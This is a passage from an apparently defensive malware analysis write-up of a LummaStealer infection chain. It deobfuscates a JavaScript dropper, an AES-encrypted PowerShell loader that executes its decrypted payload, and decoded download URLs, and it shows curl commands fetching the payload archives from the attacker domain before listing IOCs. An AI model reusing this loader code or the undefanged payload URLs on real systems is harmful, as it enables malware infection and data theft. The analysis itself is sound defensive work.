
Figure 12: Output Of The PS To The Console



```
function AUQ(jIf)
{
    var fHd= "";
    for (var fgw = 0; fgw < jIf.length; fgw++)
    {
        var sQS = String.fromCharCode(jIf[fgw] - 988);
        fHd = fHd + sQS
    }
    return fHd
};
var yqi = AUQ([1100,1099,1107,1089,1102,1103,1092,1089,1096,1096,1034,1089,1108,1089,1020,1033,1107,1020,1037,1020,1033,1089,1100,1020,1073,1
var AdU = AUQ([1075,1071,1087,1102,1093,1100,1104,1034,1071,1092,1089,1096,1096]);
var Jiz = new ActiveXObject(AdU);
Jiz.Run(yqi, 0, true);
```

Figure 13: Cleaned JS Code

As marked in Figure 13, this is the function being used for decoding. After understanding the code, I disarmed it and used WScript.Echo to print the output to the console.



```
function AUQ(jIf)
{
    var fHd= "";
    for (var fgw = 0; fgw < jIf.length; fgw++)
    {
        var sQS = String.fromCharCode(jIf[fgw] - 988);
        fHd = fHd + sQS
    }
    return fHd
};
var yqi = AUQ([1100,1099,1107,1089,1102,1103,1092,1089,1096,1096,1034,1089,1108,1089,1020,1033,1107,1020,1037,1020,1033,1089,1100,1020,1073,1098,1102,1089,1103,11

var AdU = AUQ([1075,1071,1087,1102,1093,1100,1104,1034,1071,1092,1089,1096,1096]);

WScript.Echo(yqi)

WScript.Echo("\n")

WScript.Echo("**********************************************")

WScript.Echo("\n")

WScript.Echo(AdU)
```

Figure 13: Disarmed Code With Echo

I used CScript to output the contents of the two variables.

```
C:\Users\0x\Desktop\New folder>cscript test.js
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

powershell.exe -w 1 -ep Unrestricted -nop function fALRGP($pwdFlpyc){return -split ($pwdFlpyc -replace '..', '0x$& ')};$sXJdkou = fALRGP('1ED9E7E7C0BC58E01C97ED1B217259699A7FB50C89A75F1013B092635891 1C84AF0B2F01564A4E7775222C29B16D93E59D105A54F212FF73725DAA76713C36496FEDBD9D177C8FB40D3B360947EA24A13E80AC5710A2F3865653A4F0C0BC33E579FE033EF8A2BF3F56095F7502A89B90FA05B74B88441E9537C0DB95B696F01CC47C041B82A512BB7B5E634C0B339A0A8E5C14F83EAB527A3AF1A38CD63BD85F64DD7511F54B70F4DD987172FB031CF593A3D5BF5601C27415955CE3711EA366BF536D74D96C40BFD48F5B4A9CD3973E9CB078E38504B7C90029F958352AA53D3E2EE5C29DB825A5451C9929AE10FCA6F0C2B0C1B0C0E0EC15230B804FE9BDE07604ECF547D023B86EE92416A32232DC7BCB03F9AC2160938F60E1708E688C4EC47EBC511D8541E04AC1A381CD4D3D9E4A3D9BF2ACFFE42FD8183EF86C64557E210209 6FC607CEED411E8EB81866AA12B9D6306FBD2A8E3E924C5BBAA1E216537E7480E45521CFD13D554B5B59669771952E2681DFCC973483EAADE17AD221830EEDEEF8268E18FBF29CFC58CB4524C37988FB474F627CBA78BD66D6A01459EC6F05AFA620BC06A9703AB50C1679DC47C4854F0D3A6B2077AD58C255B5A5C92C6B8ADBEEE2DA33980BCEF2541523D8E786E32E61879C0C277836FE07CB3D67F380BE60E0A9D7600B298B810A28D6DDEE8688263DA6088354A58020191A6D295DDFDFCFF076D2959FEE24FBAB3806D6EF31D06C388A504C0F4DB6D83CDEC66D8744AB7FA731D68ADCDBA2D1351F4DCFE1CCE8502520E31959118893FE5F88661EA4DE6D4851CB0ECD8DE0C2127DF6B9B23AB39E3372D3890B6A7B7BAAAB4A528C8A0E0F73B742AF32FF57D5649E3CEF3EF62DB86F2031E000D31CC127DFAE5402EE1A501151B0D87E5BA4A8B4641619F291A1E2B72320170EA5967DB6509F7401917240858981 56FE3A410CBB29414D79E720508560210666C2B55B9F63C4AB84B5476DB6DA3987DD4E66ABADE540EB3130EDB8ED3404467100D89B8AB9D2C2F1A9A2A216714CEFC4BF82A2DAC1614D5000639C63402B01DF5D9FB418B3493FD1E74D655A172C1A11847B062D4B35491CD3E55E874DA42398301 2B7B4F3374F691EE49E2E45D2952FF7A1E0ABD496A8F8827C437ACC455D341BB55BA9092A980A74D19184C65841AF9A809CFCB84AB98D3CAA1524A15BDFCCA0E2EB1077DFF56A6F1C9FA8C673FAAFFB35BBCA492C389882A7094B0492D292BD86DACE3E7307987B08E2DBB7E0819DBC3E8D4146456F6C1DB987FF6B3220357F9B4839B6F60FFC520E84931A8E93B5C96C63526E6A5C29C6D37D9F9E4AF57EC9F03D1D22071080F7602DD89B1381405AFF42323B26E4C6A96316FE9162759C1D0044C9643F04EA2EE7791C7EB581C87DC4842E296BF819FFF8C8F6A9D3A1FA897ED5C13EE87767B44ED62516BF9A82A8A0112B3C7EC9DD72797CE43875B4411CCDC619EF80EE0006013861680 6B4310E301525FE8F5799BC6907FFDC780C7B0DB329E9AFAF69B0E5AADFFFEEFEE299681CDA5B18EB7506187C9897294719E2D6BCACFE2EACA37036A25FE6CD20C561244BFB1F961C6F259FF388212A12F99E42671F7138E467CDDE2840DB4FB3DCE33CD26866867C185D DB3FE0626CC937D0F8E4CB3EC56AA8D2273B1F5A7487ED279A4BA81FCF982F9F1E37D4969B0E713D496B2E83EC7BAE06C437C959D4B93A9C1E2B161EA77CDD49E0CEA072B9FE02BA46E462AC8D3AEB6D97F9333655B9B346CA2D6D8BAC6B9C844579C3F5825A270907A50AC94FB067E73FA784528E4D0B042AAFF7BC71051656629F4158037 22150E69911940123300D55C998BE2637555723 32ACAFA78B18004A8943E0519BE97823CD5CBAA86EBD30CB7014ADAECB1DB227E6E417A57D72D6C74AA38906C7F7D4A9431C50E23F85A199CB3B48CF3488304C279C3872351B5C462EE2DEA06BF513DEE4BC914B4C860F1E09A35D99B1360F88D2E1B84DB10B86C05A4832A615CCCDFF79499C248DBB');$VcUSD = [System.Security.Cryptography.Aes]::Create();$VcUSD.Key = fALRGP('49757A7671694556416B6452535A6D51');$VcUSD.IV  = New-Object byte[] 16;$vbsLKGQp = $VcUSD.CreateDecryptor();$ORtZmADdz = $vbsLKGQp.TransformFinalBlock($sXJdkou, 0, $sXJdkou.Length);$mnZuGXTrT = [System.Text.Encoding]::Utf8.GetString($ORtZmADdz);$vbsLKGQp.Dispose();& $mnZuGXTrT.Substring(0,3) $mnZuGXTrT.Substring(3)

**********************************************

WScript.Shell
```

Figure 14: Output Using CScript

The output was copied to Notepad for further investigation and to make sense of the code.

```
powershell.exe -w 1 -ep Unrestricted -nop
function fALRGP($pwdFlpyc)
{
    return -split ($pwdFlpyc -replace '..', '0x$& ')
};
$sXJdkou = fALRGP(
'1ED9E7E7C0BC58E01C97ED1B217259699A7FB50C89A75F1013B0926358911C84AF0B2F01564A4E7775222C29B16D93E59D105A54F212FF73725DAA76713C36496FEDBD9D177C8FB40D3B3
60947EA24A13E80AC5710A2F3865653A4F0C0BC33E579FE033EF8A2BF3F56095F7502A89B90FA05B74B88441E9537C0DB95B696F01CC47C041B82A512BB7B5E634C0B8339A0A8E5C14F83E
AB527A3AF1A38CD63BD85F64DD7511F54B70F4DD987172FB031CF593A3D5BF5601C27415955CE3711EA366BF536D74D96C40BFD48F5B4A9CD3973E9CB078E38504B7C90029F958352AA53D
3E2EE5C29DB825A5451C9929AE10FCA6F0C2B0C1B0C0E0EC15230B804FE9BDE07604ECF547D023B86EE92416A32232DC7BCB03F9AC2160938F60E1708E688C4EC47EBC511D8541E04AC1A3
81CD4D3D9E4A3D9BF2ACFFE42FD8183EF86C64557E2102096FC607CEED411E8EB81866AA12B9D6306FBD2A8E3E924C5BBAA1E216537E7480E45521CFD13D554B5B59669771952E2681DFCC
973483EAADE17AD221830EEDEEF8268E18FBF29CFC58CB4524C37988FB474F627CBA78BD66D6A01459EC6F05AFA620BC06A9703AB50C1679DC47C4854F0D3A6B2077AD58C255B5A5C92C6B
8ADBEEE2DA33980BCEF2541523D8E786E32E61879C0C277836FE07CB3D67F380BE60E0A9D7600B298B810A28D6DDEE868B263DA6088354A58020191A6D295DDFDFCFF076D2959FEE24FBAB
3806D6EF31D06C388A504C0F4DB6D83CDEC66D8744AB7FA731D68ADCDBA2D1351F4DCFE1CCE850B2520E31959118893FE5F88661EA4DE6D4851CB0ECD8DE0C2127DF6B9B23AB39E3372D38
90B6A7B7BAAAB4A528C8A0E0F73B742AF32FF57D5649E3CEF3EF62DB86F2031E000D31CC127DFAE5402EE1A501151B0D87E5BA4A8B4641619F291A1E2B72320170EA5967DB6509F7401917
24085898156FE3A410CBB29414D79E72050856021066C2B55B9F63C4AB84B5476DB6DA3987DD4E66ABADE540EB3130EDB8ED3404467100D89B8AB9D2C2F1A9A2A216714CEFC4BF82A2DAC1
614D5000639C63402B01DF5D9FB418B3493FD1E74D655A172C1A11847B062D4B35491CD3E55E874DA423983012B7B4F3374F691EE49E2E45D2952FF7A1E0ABD496A8F8827C437ACC455D34
1BB55BA9092A980A74D19184C65841AF9A809CFCB84AB98D3CAA1524A15BDFCCA0E2EB1077DFF56A6F1C9FA8C673FAAFFB35BBCA492C3898B2A7094B0492D292BD86DACE3E7307987B08E2
DBB7E0819DBC3E8D4146456F6C1DB987FF6B3220357F9B4839B6F60FFC520E84931A8E93B5C96C63526E6A5C29C6D37D9F9E4AF57EC9F03D1D22071080F7602DD89B1381405AFF42323B26
E4C6A96316FE9162759C1D0044C9643F04EA2EE7791C7EB581C87DC4842E296BF819FFF8C8F6A9D3A1FA897ED5C13EE87767B44ED62516BF9A82A8A0112B3C7EC9DD72797CE43875B4411C
CDC619EF80EE0006013861680B4310E301525FE8F5799BC6907FFDC780C7B0DB329E9AFAF69B0E5AADFFFEEFEE299681CDA5B18EB7506187C9897294719E2D6BCACFE2EACA37036A25FE6
CD20C561244BFB1F961C6F259FF388212A12F99E42671F7138E467CDDE2840DB4FB3DCE33CD26866867C18B5DDB3FE0626CC937D0F8E4CB3EC56AA8D2273B1F5A7487ED279A4BA81FCF982
F9F1E37D4969B0E713D496B2E83EC7BAE06C437C959D4B93A9C1E2B161EA77CDD49E0CEA072B9FE02BA46E462AC8D3AEB6D97F9333655B9B346CA2D6D8BAC6B9C844579C3F5825A270907A
50AC94FB067E73FA784528E4D0B042AAFF7BC71051656629F415B03722150E6991194012330 0D55C998BE263755572332ACAFA78B18004A8943E0519BE97823CD5CBAA86EBD30CB7014ADA
ECB1DB272E6E417A57D72D6C74AA38906C7F7D4A9431C50E23F85A199CB3B48CF3488304C279C3872351B5C462EE2DEA06BF513DEE4BC914B4C860F1E09A35D99B1360F8BD2E1B84DB10B8
6C05A4832A615CCCDFF79499C248DBB');
$VcUSD = [System.Security.Cryptography.Aes]::Create();
$VcUSD.Key = fALRGP('49757A7671694556416B6452535A6D51');
$VcUSD.IV  = New-Object byte[] 16;
$vbsLKGQp = $VcUSD.CreateDecryptor();
$ORtZmADdz = $vbsLKGQp.TransformFinalBlock($sXJdkou, 0, $sXJdkou.Length);
$mnZuGXTrT = [System.Text.Encoding]::Utf8.GetString($ORtZmADdz);
$vbsLKGQp.Dispose();& $mnZuGXTrT.Substring(0,3) $mnZuGXTrT.Substring(3)
```

Figure 15: Cleaned PS Script

As marked in Figure 15, AES cryptography is applied to the ‘fALRGP’ variable. I used CyberChef to decrypt this variable using the provided Key and IV.




Figure 16: CyberChef Recipe

The output from CyberChef was another obfuscated PowerShell code. The script was modified slightly and disarmed to output three key variables.

```powershell
function aDN($rqK)
{
    $Xep=6735;
    $CLh=$Null;
    foreach($FIj in $rqK)
    {
        $CLh+=[char]($FIj-$Xep)
    };
    return $CLh
}
$MFB = New-Object (aDN @(6813,6836,6851,6781,6822,6836,6833,6802,6843,6840,6836,6845,6851));

$IIMUYX = (aDN @(6839,6851,6851,6847,6850,6793,6782,6782,6853,6836,6849,6840,6837,6781,6835,6843,6853,6840,6835,6836,6846,6850,6837,6849,6836,6781,6834,6843,6840
,6834,6842,6782,6810,6784,6781,6857,6840,6847))

$mZBXOY = (aDN @(6839,6851,6851,6847,6850,6793,6782,6782,6853,6836,6849,6840,6837,6781,6835,6843,6853,6840,6835,6836,6846,6850,6837,6849,6836,6781,6834,6843,6840
,6834,6842,6782,6810,6785,6781,6857,6840,6847));

Write-Output ("First Deobfuscate: " + $MFB)
Write-Output ("")
Write-Output ("Second Deobfuscate: " + $IIMUYX)
Write-Output ("")
Write-Output ("Third Deobfuscate: " + $mZBXOY)
```

Figure 17: Modified PS Code

```
PS C:\Users\0x\Desktop\New folder > .\test3.ps1

First Deobfuscate: System.Net.WebClient

Second Deobfuscate: https://verif.dlvideosfre.click/K1.zip

Third Deobfuscate: https://verif.dlvideosfre.click/K2.zip
```

Figure 18: Output Of The Modified PS Code

Static Analysis - Stage 3[Permalink]

Using the Curl command, I was able to download the two zip files for further inspection.

```
C:\Users\0x\Desktop>curl https://verif.dlvideosfre.click/K1.zip --output out1.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 4326k  100 4326k    0     0  3674k      0  0:00:01  0:00:01 --:--:-- 3679k

FLARE-VM Mon 09/23/2024  1:49:01.75
C:\Users\0x\Desktop>curl https://verif.dlvideosfre.click/K2.zip --output out2.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 13.5M  100 13.5M    0     0  5907k      0  0:00:02  0:00:02 --:--:-- 5910k
```

Figure 19: Using Curl

Inside the first zip file, there were five legitimate DLLs, while the second zip file contained a single EXE, which I focused on for analysis.

Figure 20: Using PEStudio

The output from PeStudio indicates that there may be some form of process injection due to the presence of VirtualAlloc.

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Deobfuscate/Decode Files or Information T1140 Obfuscated Files or Information T1027 Process Injection::Thread Execution Hijacking T1055.003 Reflective Code Loading T1620 Virtualization/Sandbox Evasion::System Checks T1497.001
EXECUTION	Shared Modules T1129

MBC Objective	MBC Behavior
ANTI-BEHAVIORAL ANALYSIS	Debugger Detection::Software Breakpoints [B0001.025] Virtual Machine Detection [B0009]
COMMUNICATION	HTTP Communication::Read Header [C0002.014]
CRYPTOGRAPHY	Crypto Library [C0059] Cryptographic Hash::SHA256 [C0029.003] Decrypt Data::AES [C0031.001] Encrypt Data::3DES [C0027.004] Encrypt Data::AES [C0027.001] Encrypt Data::RC4 [C0027.009] Generate Pseudo-random Sequence::RC4 PRGA [C0021.004] Hashed Message Authentication Code [C0061]
DATA	Check String [C0019] Encode Data::Base64 [C0026.001] Encode Data::XOR [C0026.002] Non-Cryptographic Hash::FNV [C0030.005] Non-Cryptographic Hash::MurmurHash [C0030.001]
DEFENSE EVASION	Obfuscated Files or Information::Encoding-Custom Algorithm [E1027.m03] Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02] Obfuscated Files or Information::Encryption-Standard Algorithm [E1027.m05]
DISCOVERY	Analysis Tool Discovery::Process detection [B0013.001] Code Discovery::Enumerate PE Sections [B0046.001]
FILE SYSTEM	Writes File [C0052]
MEMORY	Allocate Memory [C0007]
PROCESS	Allocate Thread Local Storage [C0040] Check Mutex [C0043] Create Mutex [C0042] Create Thread [C0038] Resume Thread [C0054] Set Thread Local Storage Value [C0041] Suspend Thread [C0055] Terminate Process [C0018]

Figure 21: Using CAPA

Dynamic Analysis - Stage 3Permalink

While running the malware with ProcMon in the background, it was observed that, as suspected, the malware injects itself into ‘BitLockerToGo.exe,’ a legitimate file.




Figure 22: Process Tree

In addition, as shown in Figure 23, there was a long sleep period of about 2 minutes after execution before the malware began its activity.




Figure 23: ProcMon Long Sleep Period

While running the malware in an isolated environment, numerous DNS requests to the attacker's C2 server were observed, as shown in Figure 24.




Figure 24: Using WireShark To Capture Network Traffic

IOCsPermalink

- Hash:

```
 fea50d3bb695f6ccc5ca13834cdfe298
83ae58dd03f33d1fae6771e859200be6
7b1f43deed8fc7e35f8394548e12dd81
c39f64a31e9f15338f83411bb9fc0942
b832096cf669ff4d66e04b252cb1a1dc
```

- URL:

```
 https://ch3[.]dlvideosfre[.]click/human-verify-system[.]html
https://verif[.]dlvideosfre[.]click/2ndhsoru
https://verif[.]dlvideosfre[.]click/K1[.]zip
https://verif[.]dlvideosfre[.]click/K2[.]zip
https://verif[.]dlvideosfre[.]click
celebratioopz[.]shop
writerospzm[.]shop
deallerospfosu[.]shop
bassizcellskz[.]shop
mennyudosirso[.]shop
languagedscie[.]shop
complaintsipzzx[.]shop
quialitsuzoxm[.]shop
```

Source: https://0xmrmagnezi.github.io/malware%20analysis/LummaStealer/